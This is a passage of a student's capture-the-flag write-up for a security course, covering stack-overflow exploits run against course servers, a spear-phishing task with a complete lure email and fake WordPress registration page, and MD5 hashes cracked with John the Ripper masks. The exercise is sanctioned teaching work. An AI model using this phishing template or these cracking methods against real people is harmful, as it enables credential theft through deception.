


Figure 11: Contents of exploit file *feedback.py*

We can now run the following command to exploit the binary on the server:


```
python feedback.py kenobi.hackingarena.com 921
```

By now using the *ls* command, we see that it is possible to list the remote files, showcasing that the exploit works. One of the files that appears is named *flag*, and by using the *cat* command with this file, the flag is revealed:

Hacking-Arena{H4lp_w1th_f1xing_it}

6.3 Studentage (120)

The first step is to run the program and demonstrate how it works. As before, the goal is to find an input that generates a segmentation fault. This time, we are asked to input our birthday. After checking various inputs, we can see that such an error appears when the input has too many characters after the date:


kali@kali: ~/Documents
File Actions Edit View Help
(kali㉿kali)-[~/Documents]
$ ./studentage
Welcome to pwn challenges!
please put in your birthday and time in the format (year/month/day) and I will check if you are a student of this course
1990/01/01AAAA




Figure 14: Contents of exploit file *studentage.py*

We can now run the following command to exploit the binary on the server – as opposed to in the previous task though, this time without stating the website and port in the command, since this is already included in the Python file:

```
python studentage.py
```

As in the previous task, using the *ls* and *cat* commands gives us the flag:

Hacking-Arena{C0ngrat5_0n_y0ur_stack_explo1t}


7 Social Engineering

7.1 Spear phishing email (100)

To begin with, I did some simple research on the victim in question. I discovered an interesting Facebook post which revealed that the victim had visited the Everglades National Park in Homestead, Florida, as seen in the link below:

https://www.facebook.com/photo?fbid=109351322497011

I decided to use this as the foundation for the social engineering and composed a spear-phishing e-mail. I sent this from the seemingly genuine/valid (self-created) address "everglades@domain.simplelogin.com", with the following content:



Dear Mr. Erdodi,

We send you this email in connection with you visiting our park in Homestead, Florida back in January 2011.

During the week of your visit, one of the few remaining alligators belonging to a world-endangered species was temporarily transferred to our park from the Everglades Alligator Farm, due to short-term maintenance at the farm. Because of its rarity, the alligator normally lived in a reserved territory on the farm, away from people. Therefore, you were (potentially) one of few individuals to see this extremely rare alligator in person.

Unfortunately, this alligator recently passed away. The original farm owners are naturally very sad of the passing, but they would nonetheless love to have its beauty and uniqueness displayed to others. On that note, we are attempting to gather as many photos as possible of this particular alligator. We realize it is a long time since your visit, but we would love to know if you have any such photos in possession and would like to share them with us.

Note that we have sent this email to everyone who visited the park that week. On our 75th anniversary coming up in precisely a month (read more about that here), we will select the best photos for display at various locations of our park. In collecting the many photos we hope to receive, we are utilizing our own website, where you will be able to submit your photos (see link below).

By doing so, you will be included in a draw to **win a free park visit, including a paid-for hotel stay over a weekend of your choice**. You will be informed with more details if you are one of the lucky winners. Note that late submissions and photos sent to this email will not be considered in the draw.

Please create a user by following the link below, after which you will be able to submit your photos and send in your condolences:

Everglades National Park - 75th Anniversary Photo Submission Contest

On a final note, we thank you for your visit to Everglades National Park, and would love to see you again soon. We hope you enjoy alligator watching in the Everglades as much as we do.

Best wishes,
Everglades National Park
Homestead, Florida (United States)

(Note to Laszlo from student: On the phishing website, I had to use 'Flag' instead of 'Password' because WordPress would constantly remove the website when using the latter word.)

Figure 15: E-mail titled "Regarding your visit to Everglades National Park"

Facebook displays when the post was created (January 2011), which I utilized in the e-mail. Of course, this relies heavily on the visit having actually occurred in this particular month. I could have played it safe by simply stating e.g. "more than 10 years ago", but mentioning the correct month and year makes it even more convincing. I also utilized the park's (timely) upcoming 75th anniversary:




Figure 16: Actual Everglades 75th Anniversary on December 6, 2022

I believe the scenario is quite good, but the weakness is perhaps that it does not really play on fear nor hurry. I could have said that photos needed to be submitted within a day or similar, but this would likely cause suspicion, since people should have time to look through their over 10-year-old photos. However, I did add ”late submissions [...] will not be considered”, in order to give people some sense of rush, knowing that this deadline could be anytime soon.

In order to make the e-mail seem legitimate, I created a somewhat realistic-looking WordPress page, which fools the victim into ”registering” a user account:




Figure 17: Phishing website created to retrieve confidential data of victim

Once ”registered”, the victim's information is sent and revealed in an e-mail:

E-mail: laszlo.erdodi@ntnu.no

Username: laszloe

Flag: Hacking-Arena{I_revealed_the_flag_so_I_changed_it}

Time: November 7, 2022 at 2:35 pm
IP Address: 193.157.119.250
Contact Form URL: https://theevergladesnp.wordpress.com/

Sent by an unverified visitor to your site.

Figure 18: E-mail received after submission of form credentials by victim

8 Hash Crack

Found 1, 2, 4, 5, 8, 9 in the majority of MD5 hash databases.
Found 3 by using this particular site: 'https://www.cmd5.org/'.
Found 6 by using JTR with MD5 format and mask '?u?l?l?l?l?d?d'.
Found 7 by using JTR with MD5 format and mask '?d?d?d?d?d?d?d?d?d?d'.
Found 10 by inspecting hashes of long Norwegian city names with 21 at the end.

8.1 Hash1 (10)

`1658b38fe6c419690775191bab53ae36` = **NTNU**

8.2 Hash2 (10)

`a3390c2d9bc09c171641d1bda1af4995` = **Laszl0**

8.3 Hash3 (10)

`d3c78b5dc30fa9364ede41d63427a006` = **0lzsaL**

8.4 Hash4 (10)

`f608a4bfaa44aeb3cb8c2d09de41b159` = **Trondheim**

8.5 Hash5 (10)

`00305232fa339551b2e344ca8ae88ac1` = **Rosen88**

8.6 Hash6 (10)

`d53567f9b73601e7a8b3e9ff58be4b65` = **Wntnu21**

8.7 Hash7 (10)

`5bb9c60b3b2bf7c3e58baa5b4b58f9fc` = **3752755413**

8.8 Hash8 (10)

`c0f2773e7260b4092175e0f0ae09cc0b` = **ERNESTINE**

8.9 Hash9 (10)

`80f39f1d7feb49c0290e6849942b0c98` = **classof2010**

8.10 Hash10 (30)

`3586b067007b72eb22fa90f9c2a154f4` = **Skudeneshavn21**

9 Sum: 1910/1910 Points




Figure 19: Statistics for my user on CTF platform, where I completed all tasks